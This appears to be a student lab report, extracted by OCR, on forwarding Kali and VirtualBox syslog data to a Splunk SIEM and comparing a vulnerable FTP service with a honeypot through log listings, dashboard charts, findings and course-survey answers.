
Showing 1-1 of 1 item

TCP port	Host Restriction	Source type
1814		syslog

Specific Logs Forwarded to the SIEM

The forwarded logs included:

- **Authentication Logs**: Capturing successful and failed login attempts.
- **Error Logs**: Highlighting issues like failed sessions or timeout errors.
- **System Activity Logs**: Recording actions such as directory access and exploitation attempts.
- **Event Patterns**: Aggregating recurring actions like login retries or resource utilization spikes.



Errors in the last 24 hours

✓ **11 events** (before 11/28/24 1:37:30.000 AM)

i	Time	Event

>	11/26/24
	10:14:24.000 PM
		`<6>Nov 26 22:14:24 kali kernel: 19:14:24.895389 dp-svga-x11  Fatal Error: Crtc disable failed 62`
		host = kali ⁞ source = tcp:1814 ⁞ sourcetype = syslog

>	11/26/24
	9:18:33.000 PM
		`<83>Nov 26 21:18:33 kali lightdm: pam_systemd(lightdm-greeter:session): Failed to release session: Transport endpoint is not connected`
		host = kali ⁞ source = tcp:1814 ⁞ sourcetype = syslog

>	11/26/24
	9:00:11.000 PM
		`<83>Nov 26 21:00:11 kali lightdm: pam_systemd(lightdm-greeter:session): Failed to release session: Transport endpoint is not connected`
		host = kali ⁞ source = tcp:1814 ⁞ sourcetype = syslog

>	11/26/24
	8:43:02.000 PM
		`<83>Nov 26 20:43:02 kali lightdm: pam_systemd(lightdm-greeter:session): Failed to release session: Transport endpoint is not connected`
		host = kali ⁞ source = tcp:1814 ⁞ sourcetype = syslog

>	11/26/24
	8:24:29.000 PM
		`<83>Nov 26 20:24:29 kali lightdm: pam_systemd(lightdm-greeter:session): Failed to release session: Transport endpoint is not connected`
		host = kali ⁞ source = tcp:1814 ⁞ sourcetype = syslog

>	11/26/24
	7:48:38.000 PM
		`<83>Nov 26 19:48:38 kali lightdm: pam_systemd(lightdm-greeter:session): Failed to release session: Transport endpoint is not connected`
		host = kali ⁞ source = tcp:1814 ⁞ sourcetype = syslog

>	11/26/24
	12:08:18.000 AM
		`Nov 26 00:08:18 ahmed-VirtualBox dbus-daemon[553]: [system] Failed to activate service 'org.bluez': timed out (service_start_timeout=25000ms)`
		host = ahmed-VirtualBox ⁞ source = auth.log ⁞ sourcetype = auth

>	11/26/24
	12:07:49.000 AM
		`Nov 26 00:07:49 ahmed-VirtualBox dbus-daemon[553]: [system] Failed to activate service 'org.bluez': timed out (service_start_timeout=25000ms)`
		host = ahmed-VirtualBox ⁞ source = auth.log ⁞ sourcetype = auth

>	11/25/24
	11:57:31.000 PM
		`Nov 25 23:57:31 ahmed-VirtualBox dbus-daemon[622]: [system] Failed to activate service 'org.bluez': timed out (service_start_timeout=25000ms)`
		host = ahmed-VirtualBox ⁞ source = auth.log ⁞ sourcetype = auth

>	11/25/24
	10:38:55.000 PM
		`Nov 25 22:38:55 ahmed-VirtualBox dbus-daemon[622]: [system] Failed to activate service 'org.bluez': timed out (service_start_timeout=25000ms)`
		host = ahmed-VirtualBox ⁞ source = auth.log ⁞ sourcetype = auth


>	11/25/24
	10:38:25.000 PM
		`Nov 25 22:38:25 ahmed-VirtualBox dbus-daemon[622]: [system] Failed to activate service 'org.bluez': timed out (service_start_timeout=25000ms)`
		host = ahmed-VirtualBox ⁞ source = auth.log ⁞ sourcetype = auth

SIEM Dashboard Insights on FTP and Honeypot Activity

The dashboard displayed:

- Event timeline showing a chronological listing of events with precise timestamps, displaying the sequence of system actions.
- Event descriptions detailing actions such as service shutdown, system exit, and resource deallocation.

- Source information identifying the system or service generating the logs (e.g., `kali systemd`).
- Categorization of events into logical groups, such as shutdown processes or system slice management, enabling easy filtering and analysis.




Phase3

i	Time	Event
›	11/26/2024 9:00:22.000 PM	<30>Nov 26 21:00:22 kali systemd[89324]: Finished systemd-exit.service - Exit the Session.
›	11/26/2024 9:00:22.000 PM	<30>Nov 26 21:00:22 kali systemd[89324]: Reached target shutdown.target - Shutdown.
›	11/26/2024 9:00:22.000 PM	<30>Nov 26 21:00:22 kali systemd[89324]: Removed slice app.slice - User Application Slice.

Patterns and Anomalies Identified by the SIEM

The SIEM revealed the following patterns:

- **Victim Logs**: Frequent successful logins and higher resource usage during attacks.
- **Honeypot Logs**: Restricted logins, predefined error messages, and emulated activities consuming minimal resources.



19 patterns based on a sample of 1,190 events


⚠ Less than 5,000 events may produce poor patterns. Try a search in a larger time range or with fewer constraints.

```
9.08%  <31><timestamp>kali rtkit-daemon[770]: Supervising 13 threads of 7 processes of 2 users.

7.73%  <86><timestamp>kali CRON[124824]: pam_unix(cron:session): session closed for user root

6.39%  <30><timestamp>kali systemd[123109]: Reached target default.target - Main User Target.

5.04%  <12><timestamp>kali wireplumber[123153]: spa.alsa: The decibel volume range for element 'LFE' (-4650 dB - -2400 dB) has negative maximum. Disabling the decibel range.

4.79%  <30><timestamp>kali dbus-daemon[567]: [system] Successfully activated service 'org.freedesktop.nm_dispatcher'

4.12%  <30><timestamp>kali dbus-daemon[567]: [system] Activating via systemd: service name='org.freedesktop.nm_dispatcher' unit='dbus-org.freedesktop.nm-dispatcher.service' requested by ':1.4' (uid=0 p
       id=591 comm="/usr/sbin/NetworkManager --no-daemon")

3.11%  <30><timestamp>kali NetworkManager[591]: <info> [1732648344.5274] dhcp4 (eth0): state changed new lease, address=10.0.2.15

3.03%  <30><timestamp>kali rtkit-daemon[770]: Successfully made thread 123183 of process 123153 owned by '124' RT at priority 20.

 3.7%  <30><timestamp>kali systemd[1]: Finished user-runtime-dir@124.service - User Runtime Directory /run/user/124.

2.77%  <30><timestamp>kali systemd[123109]: Created slice app.slice - User Application Slice.

1.85%  <30><timestamp>kali systemd[123109]: Started at-spi-dbus-bus.service - Accessibility services bus.

1.85%  <38><timestamp>kali systemd-logind[570]: Removed session c9.

1.51%  <78><timestamp>kali CRON[122737]: (root) CMD (command -v debian-sa1 > /dev/null && debian-sa1 1 1)

1.51%  <30><timestamp>kali at-spi-bus-launcher[123235]: SpiRegistry daemon is running with well-known name - org.a11y.atspi.Registry

1.85%  <30><timestamp>kali systemd[123109]: Listening on gnome-keyring-daemon.socket - GNOME Keyring daemon.

1.43%  <87><timestamp>kali lightdm: pam_systemd(lightdm-greeter:session): New sd-bus connection (system-bus-pam-systemd-123094) opened.

0.92%  <12><timestamp>kali wireplumber[123153]: spa.bluez5: BlueZ system service is not available

0.84%  <86><timestamp>kali lightdm: gkr-pam: stashed password to try later in open session

0.84%  <30><timestamp>kali systemd[1]: user-124.slice: Consumed 1.359s CPU time, 107.9M memory peak.
```

Most Helpful Visualizations for Understanding the Data

The following visualizations provided critical insights into the activity patterns and resource utilization across both the victim and honeypot environments:

- **Event Distribution Pie Chart**:
  - Showed the breakdown of events by processes (e.g., `xfwm4`, `NetworkManager`, `lightdm-gtk-greeter`), helping to identify which processes were most frequently logged during the attack period.
  - Allowed quick identification of dominant activities in the system.



✓ **1,198 events** (11/26/24 12:00:00.000 AM to 11/28/24 12:00:00.000 AM)

Time Range

Range: from Nov 26 through Nov 27, 2024 ▾

Filter

+ Add Filter ▾

Color

Field: *a* comm ▾

Label: optional

Sort: Default ▾

Limit: 100

Size

Field: # Count of 1733685410.116 ▾


Label: optional

Minimum Size: 1 %

Minimum Size is applied when there are more than 10 slices.

xfwm4
/usr/lib/x86_64-linux-gnu/xfce4/notifyd/xfce4-noti
/usr/sbin/lightdm-gtk-greeter
/usr/sbin/NetworkManager --no-daemon

- **Source Distribution Pie Chart**:
  - Displayed the proportion of events grouped by their source (e.g., `tcp:1814`), enabling a focus on network traffic and event categorization by protocol.



✓ **1,198 events** (11/26/24 12:00:00.000 AM to 11/28/24 12:00:00.000 AM)

Time Range

Range: from Nov 26 through Nov 27, 2024 ▾

Filter

+ Add Filter ▾

Color

Field: *a* source ▾

Label: optional

Sort: Default ▾

Limit: 100

Size


Field: # Count of 1733685410.116 ▾

Label: optional

Minimum Size: 1 %

Minimum Size is applied when there are more than 10 slices.

- **Time-Based Event Pie Chart**:
  - Illustrated the distribution of events over time, specifically during key hours (7:00 PM, 8:00 PM, 9:00 PM).
  - Enabled correlation between attack phases, showing higher event activity during honeypot interaction at 9:00 PM.



✓ **1,198 events** (11/26/24 12:00:00.000 AM to 11/28/24 12:00:00.000 AM)

Time Range

Range: from Nov 26 through Nov 27, 2024 ▾

Filter

+ Add Filter ▾

Color

Field: ⊙ _time ▾

Periods: Hours ▾

Size

Field: # Count of 1733685410.116 ▾

Label: optional

Minimum Size: 1 %

Minimum Size is applied when there are more than 10 slices.

These visualizations were instrumental in understanding the attack timeline, identifying dominant processes, and evaluating resource utilization in both environments.

Challenges Encountered During SIEM Setup and Solutions

- **Forwarding Issues**: Initial misconfigurations in `rsyslog` were corrected by updating syntax.
- **Input Parsing**: Setting Splunk's source type to `syslog` resolved indexing problems.
- **Port Conflicts**: Ensuring exclusivity on port 1814 resolved connectivity issues.

Key Findings and Differences Between FTP Service and Honeypot

Victim (7:00 PM):

- Allowed unrestricted logins and revealed file directory details.
- Resource usage peaked during exploitation attempts (CPU and I/O activity spikes).

Honeypot (9:00 PM):

- Blocked anonymous logins and returned controlled error messages.
- Resource usage remained consistent with minimal overhead, emphasizing its simulation design.

Comparative Resource Usage:

- The victim displayed significantly higher resource usage, while the honeypot maintained consistent performance.

Survey Questions

- **Best Practices for Future Projects:**
  - Try to teach students how to use the tools before asking them to use them on the project.

- **Learning Reflection:**
  - No, I do not recommend this project for future course cycles since it is time-consuming.

- **Learning Resources:**
  - The learning resources relied upon during the project included YouTube, Google, Stack Overflow, and the tools' official documentation.

- **Execution Time Analysis:**
  - The task that took the least time: Phase 3.
  - The task that took the most time: Setting up the SIEM tool.

- **Additional Feedback:**
  - Nothing additional to notes.